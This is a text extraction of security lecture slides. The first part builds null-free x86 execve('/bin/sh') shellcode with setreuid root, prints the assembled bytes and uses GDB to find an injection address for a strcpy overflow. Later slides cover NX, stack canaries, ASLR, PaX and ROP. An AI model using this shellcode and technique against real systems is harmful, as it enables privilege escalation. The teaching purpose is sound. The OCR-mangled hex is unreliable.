
Shellcode Attempt #2 2 nd part: // the pointer to “/bin/sh. XAAAABBBB” already in %ebx ; execve(const char *filename, char *const argv [], char *const envp[]) mov eax, 0 ; put 0 into eax mov [ebx+7], al ; put the 0 from eax where the X is in the string ; ( 7 bytes offset from the beginning) mov [ebx+8], ebx ; put the address of the string from ebx where the ; AAAA is in the string ( 8 bytes offset) mov [ebx+12], eax ; put a NULL address (4 bytes of 0) where the ; BBBB is in the string ( 12 bytes offset) mov eax, 11 ; Now put 11 into eax, since execve is syscall #11 lea ecx, [ebx+8] ; Load the address of where the AAAA was in the string ; into ecx lea edx, [ebx+12] ; Load the address of where the BBBB was in the string ; into edx int 0 x 80 – 33 – ; Call the kernel to make the system call happen
Shellcode Problem #2 Looks like we have a working shellcode now! But… remember how we’re injecting it? strcpy( buffer, argv[1] ); NULL terminated string. Let’s look at the assembled shell code. – 34 –

Shellcode Problem #2 La Voila! Shellcode! b 846 0000 0066 bb 00 0066 b 900 00 cd 80 eb 2866 5 b 66 b 800 0067 8843 0766 6789 5 b 08 6667 8943 0 c 66 b 80 b 0000 0066 678 d 4 b 08 6667 8 d 53 0 ccd 80 e 8 d 5 ff 2 f 62 696 e 2 f 73 6858 4141 4242 But all the nulls! If injected bytes include any NULL bytes, it will “terminate” exploit that uses strcpy Where do all these nulls come from? – 35 –

Shellcode Trick #2 a Loading up all the zeros in the registers for various reasons… mov eax, 0 Causes 32 -bits of 0’s to be written into our shellcode… – 36 –

Shellcode Trick #2 a Idea! XOR of anything with itself gives us zero mov ebx, 0 -> xor ebx, ebx mov ecx, 0 -> xor ecx, ecx mov eax, 0 -> xor eax, eax 12 nulls removed! As a nice side-benefit, it’s 9 bytes shorter too! But still, some remaining nulls… – 37 –

Shellcode Trick #2 b Where do the other nulls come from? Must load eax registers with the syscall numbers setreuid = 70 execve = 11 mov eax, 70 ~= mov eax, 0 x 00000046 Idea: Set eax to zero with xor, and then overwrite the low-order byte xor eax, eax mov al, 70 – 38 –

Shellcode attempt #3 1 st part: ; setreuid(uid_t ruid, uid_t euid) xor eax, eax ; first eax must be 0 for the next instruction mov al, 70 ; put 70 into eax, since setreuid is syscall #70 xor ebx, ebx ; put 0 into ebx, to set real uid to root xor ecx, ecx ; put 0 into ecx, to set effective uid to root int 0 x 80 ; Call the kernel to make the system call happen jmp short two ; Jump down to the bottom for the call trick one: pop ebx ; pop the "return address" from the stack ; to put the address of the string into ebx [2 nd part here] two: call one ; Use a call to get back to the top and get the db '/bin/sh. XAAAABBBB' – 39 – ; address of this string
![Shellcode attempt #3 2 nd part: ; execve(const char *filename, char *const argv [],](http://slidetodoc.com/presentation_image/a6e1069c43133c2bce8c239df96e0730/image-40.jpg "Shellcode attempt #3 2 nd part: ; execve(const char *filename, char *const argv [],")
Shellcode attempt #3 2 nd part: ; execve(const char *filename, char *const argv [], char *const envp[]) xor eax, eax ; put 0 into eax mov [ebx+7], al ; put the 0 from eax where the X is in the string ; ( 7 bytes offset from the beginning) mov [ebx+8], ebx ; put the address of the string from ebx where the ; AAAA is in the string ( 8 bytes offset) mov [ebx+12], eax ; put the a NULL address (4 bytes of 0) where the ; BBBB is in the string ( 12 bytes offset) mov al, 11 ; Now put 11 into eax, since execve is syscall #11 lea ecx, [ebx+8] ; Load the address of where the AAAA was in the string ; into ecx lea edx, [ebx+12] ; Load the address of where the BBBB was in the string ; into edx int 0 x 80 – 40 – ; Call the kernel to make the system call happen

Other things we could do. . More tricks to shorten assembly: Push “/bin/sh” onto the stack as immediate values, instead of using the call trick. Shave off bytes, because not all instructions are the same size. Eg. -> push byte 70 xor eax, eax – 41 – mov al, 70 -> pop eax 4 bytes 3 bytes

Final Shellcode Assembled: 31 c 0 b 046 31 db 31 c 9 cd 80 eb 16 5 b 31 c 088 4307 895 b 0889 430 c b 00 b 8 d 4 b 088 d 530 c cd 80 e 8 e 5 ffff ff 2 f 6269 6 e 2 f 7368 5841 4142 42 55 bytes! Can be shortened further… – 42 –

Armed with shellcode now Now that we have the shellcode, let’s revisit the original problem: Stack grows high to low Buffer[0. . 256] NOP Sled [stuff] Shell Code Return addr New Addr [stuff] New Addr We have all the components. . Except… How to set the new instruction pointer to poke at –our 43 – NOP sled?
![Insertion address How to find the insertion address? int main( char *argc, char *argv[]](http://slidetodoc.com/presentation_image/a6e1069c43133c2bce8c239df96e0730/image-44.jpg "Insertion address How to find the insertion address? int main( char *argc, char *argv[]")
Insertion address How to find the insertion address? int main( char *argc, char *argv[] ) { char buffer[500]; strcpy( buffer, argv[1] ); return 0; } – 44 –

Insertion address GDB to find the stack pointer! $ gdb sample int main( char *argc, char *argv[] ) { (gdb) break main char buffer[500]; Breakpoint 1 at 0 x 8048365 strcpy( buffer, argv[1] ); (gdb) run return 0; } Starting program: sample Breakpoint 1, 0 x 08048365 in main () (gdb) p $esp $1 = (void *) 0 xbffff 220 buffer probably near the stack top at this point – 45 –
Counter-measures
Lessons from Multics Precursor to UNIX focused on security Included features to make buffer overflow attacks impractical Programming language PL/I Maximum string length must *always* be specified Automatic string truncation if limits are reached Hardware-based memory protection Hardware execution permission bits to ensure data could not be directly executed » x 86 has some support in its handling of segmentation but most OS implementations do not use it » x 86 -64 now includes “NX” bit Stack grows towards positive addresses » Return address stored “below” » Overflow writes unused portion of stack and never reaches return address Why did Multics fail? – 47 – Earl Boebert (quoting Rich Hall) USENIX Security 2004 Economics of being first-to-market with flawed designs “Crap in a hurry”
Better code Search and replace bad code: grep *. c strcpy int main( char *argc, char *argv[] ) { char buffer[500]; strcpy( buffer, argv[1] ); return 0; } Hardware support NX bit No-e. Xecute bits to mark memory pages such as the stack that should not include instructions. – 48 –

NX (Non-Executable) Page Attribute on AMD 64, EM 64 T and updated Pentium 4 Bit 63 in Page Table Entry is an “NX-bit”; (in PAE mode) When an NX marked page is executed, an exception is generated. W 64. Rugrat. 3344 is aware of DEP. – 49 –
No-execute regions Use segment size limits to emulate page table execute permission bits Generalized form of Solar. Designer’s no-exec stack patch Cover other areas as well as stack Kernel keeps track of maximum executable address “execlimit” Process-dependent Remap all execute regions to “ASCII armor” – 50 – Contiguous addresses at beginning of memory that have 0 x 00 (no string buffer overruns) 0 x 0 to 0 x 01003 fff (around 16 MB) Stack and heap are non-executable as result
Compiler tricks Stack. Guard Adds code to insert a canary value into the stack for each function call Checks that canary is intact before returning from a function call Canary is randomized every time program is run Contains a NULL byte to prevent buffer overruns past the return address Buffer Overflow Checks (MSVC. NET 7. 1 – Buffer Security Check) /gs switch Pro. Police – 51 –

Compiler Buffer Overflow Checks Idea : Changed canary Attacks remainoverflowed possible against: indicates Heap Structures string buffer. Thus hijacked BP or Return Exception Handlers Address can be detected Higher Level Function Pointers “User defined” user_handler() The cookie value in. data section – 52 –
Address Space Layout Randomization Operating systems and loaders employed deterministic layout Allowed stack overflows to “guess” what to use for return address Randomizing stack location makes it hard to guess insertion point User/kernel/thread stacks Can be applied to entire memory space Main executable code/data/bss segments brk()/mmap()managed memory (heap, libraries, shared memory) Now standard option in many operating systems Windows Vista, Linux 2. 4. 21 and beyond Must be used in conjunction with PIE (Position Independent Executables) Windows PE, Linux ELF – 53 –
Other randomization techniques Randomize stack frames Pad each stack frame by random amount Assign new stack frames a random location (instead of next contiguous location) Treats stack as a heap and increases memory management overhead System call randomization – 54 – Works for systems compiled from scratch Change system call numbers
Other randomization techniques Instruction set randomization Method Every running program has a different instruction set. Prevent all network code-injection attacks “Self-Destruct”: exploits only cause program crash Encode (randomize) During compilation During program load Decode Hardware (e. g. Transmeta Crusoe) Emulator Binary-binary translation (Valgrind) – 55 – Overhead makes it impractical
Other stack attacks Return-oriented programming – 56 – Stack smashing that bypasses NX using legitimate code Enumerate instruction sequences at the end of every legitimate function loaded into memory (gadgets) Via buffer overflow, create a stack with a huge number of return addresses pointing to gadgets in program or library code (e. g. return-to-libc) Shell code created from gadgets
Other stack attacks Structured Exception Handling (Windows) – 57 – Stack smashing that bypasses Stack. Guard and canaries Stack stores function pointers for exception handlers Via buffer overflow, overwrite the function pointers of exception handlers Create an exception condition in target function to execute code
References Hacking – the Art of Exploitation by Jon Erickson S. Forrest, A. Somayaji, and D. Ackley. "Building Diverse Computer Systems", Hot. OS (1997). paper Pa. X Team, "Documentation for the Pa. X project", http: //pax. grsecurity. net/docs/index. html A. van de Ven, "New Security Enhancements in Red Hat Enterprise Linux v. 3, update 3", http: //www. redhat. com/f/pdf/rhel/WHP 0006 US_Execshield. pdf G. Kc, A. Keromytis, and V. Prevelakis “Countering Code-Injection Attacks With Instruction-Set Randomization” CCS October 2003. E. Barrantes, D. Ackley, S. Forrest, T. Palmer, D. Stefanovic and D. Zovi, “Randomized instruction set emulation to disrupt binary code injection attacks”, CCS October 2003. – 58 –
Extra slides – 59 –
PAGEEXEC Non-executable page feature using paging logic of IA-32 CPUs Need hack since IA-32 MMU doesn't support execution protection in hardware yet Use split TLB for code/data in Pentium CPUs Software control of ITLB/DTLB loading Mark all non-executable pages as either not present (causing a page fault) or requiring supervisor level access (overload noexec with supervisor mode) Modify page fault handler accordingly to terminate task – 60 –
SEGMEXEC Implement non-executable pages via segmentation logic of IA-32 Split 3 GB userland address space into half Define data segment descriptor to cover one half Define code segment descriptor to cover other half Need mirroring since executable mappings can be used for data accesses Place copies of executable segments within data range Instruction fetching from data space will end up in code segment address space and raise a page fault Page fault handler can terminate task – 61 –
MPROTECT Prevent introduction of new executable code into address space via restrictions on mmap() and mprotect() Prevent the following Creation of anonymous mappings Creation of executable/writable file mappings Making an executable/read-only file mapping writable except for performing relocations on an ET_DYN ELF file Making a non-executable mapping executable – 62 –
RANDUSTACK Randomize user stack on task creation exec. c: do_execve() Randomize bits 2 -11 (4 k. B shift) setup_arg_pages() Randomize bits 12 -27 (256 MB shift) for copying previously populated physical stack pages into new task's address space create_elf_tables() Aligns stack pointer on 16 -byte boundary (throws away randomization in bits 2 -3 Result is bits 4 -27 randomized – 63 –
RANDKSTACK Randomizes every task's kernel stack pointer before returning from a system call to userland – 64 – Two pages of kernel stack allocated to each task Used whenever task enters kernel Kernel land stack pointer will always end up at the point of the initial entry to the kernel Attack against kernel bug from userland could rely on this Entropy from rdtsc() applied to bits 2 -6 (128 byte shift)
RANDMMAP/RANDEXEC Randomness into memory regions of do_mmap() kernel interfact All file and anonymous mappings Main executable of ET_DYN type, libraries, brk() and mmap() heaps Need big memory hole Randomize bits 12 -27 Randomness into main executable – 65 – Main executable of ET_EXEC type Use of absolute addresses Must provide a file mapping of ET_EXEC file at original base address Mirror executable regions

Segment limits Executable start address = Code 0 x 0 Data New binary BSS Heap 0 x 4000000 Code Data BSS Program interpreter (ld. so) Stack start_stack Ptr to Args & Env Arguments 0 x. C 0000000 Environment Non- Executable – 66 –
- Slides: 66